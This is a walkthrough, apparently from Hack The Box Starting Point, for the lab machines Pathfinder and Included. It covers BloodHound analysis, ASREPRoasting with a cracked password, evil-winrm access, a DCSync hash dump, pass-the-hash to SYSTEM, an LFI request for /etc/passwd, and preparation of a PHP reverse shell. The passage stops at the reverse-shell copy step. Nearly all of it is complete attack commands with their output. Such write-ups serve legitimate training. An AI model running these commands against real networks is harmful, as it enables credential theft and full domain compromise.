
Next, we start BloodHound

```
bloodhound --no-sandbox
```

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo bloodhound --no-sandbox
[sudo] password for kali:
```

Ensure you have a connection to the database; indicated by a ✓ symbol at the top of the three input fields. The default username is neo4j with the password previously set.






Below before importing the .json files:

The image shows the BloodHound application's "Database Info" section. At the top, there is a search bar with placeholder text "Start typing to search for a node...". Below the search bar are three tabs: "Database Info" (selected), "Node Info", and "Queries". The "Database Info" tab displays various statistics:

Category	Value
DB Address	bolt://localhost:7687
DB User	neo4j
Users	0
Computers	0
Groups	0
Sessions	0
ACLs	0
Relationships	0


Below these stats are four colored buttons: a green "Refresh DB Stats" button, a blue "Clear Sessions" button, a red "Clear Database" button, and an orange "Log Out/Switch DB" button.

Opening BloodHound, we can drag and drop the .json files, and BloodHound will begin to analyze the data.



We can select various queries, of which some very useful ones are **Shortest Paths to High value Targets** and **Find Principals with DCSync Rights**.

While the latter query returns this:



Let's select the domain
“MEGACORP.LOCAL”


Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems

Select a Domain...


MEGACORP.LOCAL

The query will generate the below graph for domain
“MEGACORP.LOCAL”



We can see that the **svc_bes** has **GetChangesAll** privileges to the domain. This means that the account has the ability to request replication data from the domain controller, and gain sensitive information such as user

hashes.



Lateral Movement

It's worth checking if Kerberos pre-authentication has been disabled for this account, which means it is vulnerable to [ASREPRoasting](#). We can check this using a tool such as Impacket's GetNPUsers.

```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
```

```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
```

```
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation
[*] Getting TGT for svc_bes
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:e4e0a8187078f3b4a70faa886d560b15$316c54c411b9cb1064a71cc8af3ffad6c7d5da54b3288adec079b6a53f65e1da99e8d5ada668dd25f2602cf8f1718cb0bf293acc079b6411cd3db082dc2c0fc5acf7ce6ca3b0366946f89d5de09209b628eae6ff275e161b6e3517a459ebbae0acc91b4325796fe5bd996e63d961b2a746f80f110845ef1560705759a5128b99baad0b67716bb4be239aaa5d2513f19b034e48320cff53b9d0d4c9de5cdb8c881d8d88d9a54e395b4d4c2276d99bb8aba98b3d337173db64660a23710d7e3bd091fbbd4293568641c4f1f141de55e57d2abc9111bacfeb742373347768825caff3e1d911ab21c592fb296b920fae497
```

Below out TGT ticket

```
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:0969b177c87205436a4ef15e3227c3af$f967e09d463ebcfa60a01c5ddb3606de78b62d8629e8de55578236534abf7a8442f3b07dfe0b8fa622dceabb66586c99dec8a3e4629a099fb01acc5721e0ca5ebf59fa0f6841f456a7a855ded8fb2b586006cca671c8ea362c335c5a1a0bde1a9091b629535fec165388e46b3069c002dd45569a89f6d30f9139911968364ae84bf06de3d39cdccb3a44b373f71c3ff3f030f3896fa4f698693889e8677136e942d9ba1e3175dc70e67f1b998d52170f3347dcc766fd831f9cd5d1f7d94706f3b423a9bf75869a6772280f69d2f2855a3b855ee221f053478f7e54c98c7fde493f85ce3cec16e47f0c20ced4a65b14
```

Once obtained the TGT ticket for the `svc_bes`, let's save it into a file called hash(it could be any

name).

```
kali㉿kali:~/HTB/StartingPoint/Pathfinder
File Actions Edit View Help
$krb5asrep$svc_bes@MEGACORP.LOCAL:5ef27ec429bb065462f36bf88b2cd3ec$b03754acc41399e03d9ea82f0f43a6e8d8
f12f8e8d773df7efcd3f1f2570287006d586d5d3e77d8c587ba60e18b24db38312da26d26ece58827cf13084025d2a7b5dde
7f7d0943f314058a6fc0547b07f4bc652066dc5a932b7b341ad30f9ec43ef1f9c3deddc9a94524eca269ea618f545ba443228
fc5829af6199401ba299f675bc7a693226054378c0a52c3353187fa2e17f97915c4cccecb7e33dc2c8aabac076244d3ca90ca0
76947607f22a77a052c44b2b7fcc253a137cc75f71a99eb92b2b8cf94e77b9543be1907479c5742651aad4196ff64c1fb0e50
df74f48a8e6c2d5bba97fe46ccae875363b4c41ef1
```

We could have also used:

```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30 | grep krb > hash
```

```
kali㉿kali:~/HTB/StartingPoint/Pathfinder$ more hash
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:770a73628f810d5e26344a1c79242a2f$a52afb74437736f
0b0d3d4f3e8b2fd7cb11222793af0ade40ec3df3fee45c60fc4380846b12ff9007def937a9fb97d0d976
5c2cca148b327f027dfb984844b46ac2001ad0d22250ead19e9eac1c124e1b4c265cc8e1b6a7f5342b0ff
8290d4d84dd2c5af9a2df7fdaaa53b363909e2a1dbe8f36baf382458463c4d57677c3ac9722f09a212447
a5cd4d510e406602ab2587721f4ac45c59dbf3841e92af7ebc4c18b4366d3749913901cc3c1ff9fbe9fa9
0825f52264383195ea6d82fe62cc2bc63459bd6e0d74bbf59e9c6b773bc8a01359d51cfdd6c8b3bda7ddb
a0197b9c359142d33b45c81e45c5e7b6c6ad6f99
```

We will use JTR in conjunction with rockyou.txt to obtain the plaintext password but we could have also used [hashcat](#) ([link](#))

```
kali㉿kali:~/HTB/StartingPoint/Pathfinder$ john hash -wordlist=/usr/share/wordlists/rockyou.txt
```

Below the password for `svc_bes`:

Sheffield19

```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4
HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:18 DONE (2020-07-19 01:26) 0.05534g/s 586774p/s 5867
74C/s Sherbear94 .. Sheepy04
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

It is now possible to access the server as `svc_bes` using WinRM. With the nmap scan we noted that WinRM was enabled on port **5985**. Let's install "[evil-winrm](#)" (Installation directly as ruby gem)

```
gem install evil-winrm
```

```
kali㉿kali:~/HTB/StartingPoint/Pathfinder$ sudo gem install evil-winrm
[sudo] password for kali:
Happy hacking! :)
Successfully installed evil-winrm-2.3
Parsing documentation for evil-winrm-2.3
Done installing documentation for evil-winrm after 0 seconds
1 gem installed
```

And run it against 10.10.10.30 using “svc_bes” credentials


```
evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19
```

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19
* Trap capturing to avoid accidental shell exit on Ctrl+C
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_bes\Documents>
*Evil-WinRM* PS C:\Users\svc_bes\Documents> whoami
megacorp\svc_bes
```

Privilege Escalation



In order to leverage the **GetChangesAll** permission, we can use [secretsdump.py](#) ([link](#)) from Impacket to perform a [DCSync](#) attack and dump the NTLM hashes of all domain users.

```
kali@kali:~/HTB/StartingPoint/Pathfinder$ secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
```

We can see the default domain Administrator NTLM hash

```
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f9f700dbf7b492969aac5943dab22ff3:::
svc_bes:1104:aad3b435b51404eeaad3b435b51404ee:0d1ce37b8c9e5cf4dbd20f5b88d5bac:::
sandra:1105:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
PATHFINDER$:1000:aad3b435b51404eeaad3b435b51404ee:3c04d81522f867afa5384711d96b171f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:056bbaf3be0f9a291fe9d18d1e3fa9e6e4aff65ef2785cfdc4f6472534d614f
Administrator:aes128-cts-hmac-sha1-96:5235da455da08703cc108293d2b3fa1b
Administrator:des-cbc-md5:f1c89e75a42cd0fb
krbtgt:aes256-cts-hmac-sha1-96:d6560366b08e11fa4a342ccdf9a0ef78f7dd5d
krbtgt:aes128-cts-hmac-sha1-96:02abd84373491e3d4655e7210beb65ce
krbtgt:des-cbc-md5:d0f8d0c86ee9d997
svcbes:aes256-cts-hmac-sha1-96:2712a119403ab640d89f5d0ee6ecafbf449c21bc290ad7d46a0756d1009849238
svcbes:aes128-cts-hmac-sha1-96:c399018a1369958d0f5b242e5eb72e44
svcbes:des-cbc-md5:1cc16e37ef8940b5
sandra:aes256-cts-hmac-sha1-96:2ddacc98eedadf24c2839fa3bac97432072cfac0fc432cfba9980408c929d810
sandra:aes128-cts-hmac-sha1-96:c399018a1369958d0f5b242e5eb72e44
sandra:des-cbc-md5:23988f7a9d679d37
PATHFINDER$:aes256-cts-hmac-sha1-96:b2f56c838421a84186767ff223bf791df39f6a08e7f59bfeef5587d3b2422e88
PATHFINDER$:aes128-cts-hmac-sha1-96:f94b20c563e69a22c44b96c48628396c
PATHFINDER$:des-cbc-md5:d0bf5b8a4aab3d08
[*] Cleaning up ...
```

We can use this in a [PTH attack](#) (Pass-the-Hash attack) to gain elevated access to the system.

For this, we can use Impacket's `psexec.py` as follow:

```
psexec.py megacorp.local/administrator@10.10.10.30 -hashes <NTLM hash>:<NTLM hash>
```

For `<NTLM hash>:<NTLM hash>` we will use:

- NTLM hash --> aad3b435b51404eeaad3b435b51404ee
- NTLM hash --> 8a4b77d52b1845bfe949ed1b9643bb18

```
kali㉿kali:~/HTB/StartingPoint/Pathfinder$ psexec.py megacorp.local/administrator@10.10.10.30 -hashes  
aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18
```

An as we can see we gain elevated access to the system

```
Impacket v0.9.22.dev1+20200713.100928.1e84ad60 - Copyright 2020 SecureAuth Corporation  
[*] Requesting shares on 10.10.10.30.....  
[*] Found writable share ADMIN$  
[*] Uploading file QBONzWnH.exe  
[*] Opening SVCManager on 10.10.10.30.....  
[*] Creating service tisw on 10.10.10.30.....  
[*] Starting service tisw.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
nt authority\system
```

6. Included (Linux)

Machine :	Included (Linux)
IP:	10.10.10.55


Enumeration

Let's run [nmap](#) with option -A (to enable: OS detection, version detection, script scanning, and traceroute)

```
kali㉿kali: ~ $ sudo nmap -A -v 10.10.10.55
...
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.10.10.55/?file=index.php
|_https-redirect: ERROR: Script execution failed (use -d to debug)
```

From a TCP scan we found only port 80 (Apache httpd 2.4.29 on Ubuntu)

We can navigate to the website in a browser.



Let's try scanning the UDP ports

```
kali㉿kali: ~ $ sudo nmap -sU -v 10.10.10.55  
[sudo] password for kali:
```

Not shown: 999 closed ports

PORT	STATE	SERVICE
69/udp	open	filtered tftp

The UDP scan found **port 69** to be open, which hosts the **TFTP** service. TFTP or "Trivial File Transfer Protocol", is similar to FTP but much simpler. It provides functionality only for uploading or downloading files from a server.

Let's see if we can connect to TFTP and upload a file.

We first create a file named "**test.txt**"


```
kali㉿kali: ~/HTB/StartingPoint/Included $ echo 1 > test.txt  
kali㉿kali: ~/HTB/StartingPoint/Included $ ls  
test.txt
```

We connect and confirm that we can upload files.

```
kali㉿kali: ~/HTB/StartingPoint/Included $ tftp 10.10.10.55  
tftp > put test.txt  
Sent 3 bytes in 0.1 seconds  
tftp >
```

LFI(Local File Inclusion)


Let's check if the URL of the website "<http://10.10.10.55/?file=index.php>" is vulnerable to Local File Inclusion.



We can test by changing the URL to the following:

```
http://10.10.10.55/?file=../../../../etc/passwd
```

This is successful, and **passwd** contents are returned by the server.



Foothold

We can try upload and execute a “PHP reverse shell” by combining the LFI vulnerability with the TFTP service. This happens due to the inclusion of the PHP code by the vulnerable page, which results in it's execution.

First we have to modify the PHP reverse shell which can be taken from [here](#) if not present on our kali system.

```
kali@kali:~/HTB/StartingPoint/Included$ locate php-reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
kali@kali:~/HTB/StartingPoint/Included$
```

Let's copy the file into our folder with name “rev.php”

```
kali@kali:~/HTB/StartingPoint/Included$ cp /usr/share/webshells/php/php-reverse-shell.php rev.php
